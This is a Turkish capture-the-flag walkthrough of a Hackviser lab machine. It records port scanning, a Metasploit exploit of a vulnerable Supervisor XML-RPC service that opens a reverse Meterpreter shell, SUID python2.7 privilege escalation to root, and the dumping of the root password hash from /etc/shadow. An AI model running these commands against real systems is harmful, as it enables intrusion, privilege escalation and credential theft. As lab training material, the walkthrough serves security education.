

## SUPER PROCESS ISINMASI

**INFO:** Bu alıştırma, yaygın olarak kullanılan bir açık kaynaklı web uygulamasında zafiyet araştırmacılığının, makineye erişim sağlamanın ve linux tabanlı sistemlerde yetki yükseltme saldırılarının nasıl yapılabileceğini öğretmeye odaklanır.

Bir web uygulamasında zafiyet tespit edilmesi, zafiyetin Metasploit Framework aracılığıyla istismar edilmesi ve hatalı yapılandırmalardan kaynaklı yetki yükseltme saldırıları ile ilgili alıştırmalar yapmak için önerilir.


### 1. Hangi portlar açık?

**Bilgi:** nmap atılır.

```
[root@hackerbox]~#nmap -p- 172.20.1.15
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-05 15:00 CDT
Nmap scan report for 172.20.1.15
Host is up (0.00031s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
9001/tcp   open  tor-orport
MAC Address: 52:54:00:74:DE:3C (QEMU virtual NIC)
```


### 2. Web uygulamasında bulunan güvenlik açığının CVE kodu nedir?

**Bilgi:** İnternette keşfe çıkılır.



### 3. Güvenlik zafiyeti bulunan servis hangi kullanıcının izinleri ve yetkileri ile çalışıyor?

**Bilgi:** Öncelikle web siteye gidilir. Ardından metasploitte exploiti aranır.



```
[root@hackerbox:~]# searchsploit supervisor
-----
Exploit Title | Path
-----|-----
Cisco UCS Director_ Cisco Integrated Management Controller Superviso | multiple/remote/47313.txt
Cisco UCS-IMC Supervisor 2.2.0.0 - Authentication Bypass | hardware/webapps/51589.txt
Supervisor 3.0a1 < 3.3.2 - XML-RPC (Authenticated) Remote Code Execu | linux/remote/42779.rb
-----
Shellcodes: No Results
[root@hackerbox:~]# msfconsole -q
#msfconsole -q
This copy of metasploit-framework is more than two weeks old.
Consider running 'msfupdate' to update to the latest version.
msf6 > search supervisor

Matching Modules
=====
# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/linux/http/cisco_ucs_rce 2019-08-21 excellent Yes Cisco UCS Director Unauthenticated Remote Code Execution
1 exploit/linux/ssh/cisco_ucs_scuser 2019-08-21 excellent No Cisco UCS Director default scuser password
2 exploit/linux/http/supervisor_xmlrpc_exec 2017-07-19 excellent Yes Supervisor XML-RPC Authenticated Remote Code Execution
```

Exploit bulunur ve çalıştırılır, ardından nobody yetkisine ulaşılır.

```
Terminal - root@hackerbox: ~
File Edit View Terminal Tabs Help

[-] Msf::OptionValidateError One or more options failed to validate: LHOST.
[*] Exploit completed, but no session was created.
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > set LHOST 172.20.5.152
LHOST => 172.20.5.152
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > check

[*] Extracting version from web interface..
[+] Vulnerable version found: 3.3.2
[*] 172.20.5.148:9001 - The target appears to be vulnerable.
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > exploit

[*] Started reverse TCP handler on 172.20.5.152:4444
[*] Sending XML-RPC payload via POST to 172.20.5.148:9001/RPC2
[*] Sending stage (3045380 bytes) to 172.20.5.148
[*] Command Stager progress - 97.32% done (798/820 bytes)
[*] Sending XML-RPC payload via POST to 172.20.5.148:9001/RPC2
[*] Command Stager progress - 100.00% done (820/820 bytes)
[+] Request returned without status code, usually indicates success. Passing to handler..
[*] Meterpreter session 1 opened (172.20.5.152:4444 -> 172.20.5.148:41270) at 2024-09-08 14:33:58 -0500

meterpreter > shell
Process 496 created.
Channel 1 created.
whoami
nobody
```

#### 4. Yetki yükseltme için kullanabileceğimiz SUID izinlerine sahip uygulamanın adı nedir?

Bilgi: Sistemde SUID yetkisine sahip uygulamaları bulmak için find komutunu kullanılır.

```
meterpreter > shell
Process 496 created.
Channel 1 created.
whoami
nobody
find / -perm -4000 -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/chfn
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/python2.7
^C
Terminate channel 1? [y/N] n
/usr/bin/python2.7 -c 'import os; os.system("id")'
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
```

5. "root" kullanıcısı için /etc/shadow içindeki parola hash değeri nedir?

**Bilgi:** Önce find komutu ile suid yetkisine sahip dizinler bulunur.

```
find / -perm -4000 -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/chfn
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/python2.7
^C
Terminate channel 1? [y/N] n
/usr/bin/python2.7 -c 'import os; os.system("id")'
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
```

- `python2.7 -c 'import os; os.execl("/bin/sh", "sh", "-p")'` komutu ile python2.7 kullanılarak bir shell başlatılır ve yükseltilmiş yetkilerle (-p parametresi sayesinde) çalıştırılır..
- Bu, nobody kullanıcı yetkilerinde bulunan bir sistemde root yetkilerini alabilmek için kullanılan bir yetki yükseltme tekniğidir.
- `cat /etc/shadow` komutu ile root yetkisi gerektiren /etc/shadow dosyasına erişilir. Bu dosyada kullanıcıların şifre hash'leri bulunur.
- Buradaki amaç, root kullanıcısının hash'ini elde edip, bu hash'i crack'leyerek root şifresine ulaşmaktır.

```
python2.7 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
whoami
root
cat /etc/shadow
root:$y$j9T$e8KohoZuo9Aaj1SpH7/pm1$mu9eKYycNlRPCJ51dW8d71.aPH0ceBM0AKxAai17C5:19640:0:99999:7:::
```

- /etc/shadow dosyasındaki root kullanıcısının hash'i görüntülenir. root:\$6\$. . . kısmı root şifresinin hash'idir.

-ISINMA TAMAMLANDI-

**Tebrikler**

SweepingSpeedball56 Hackviser'ın Super Process ısınmasını başarıyla tamamladı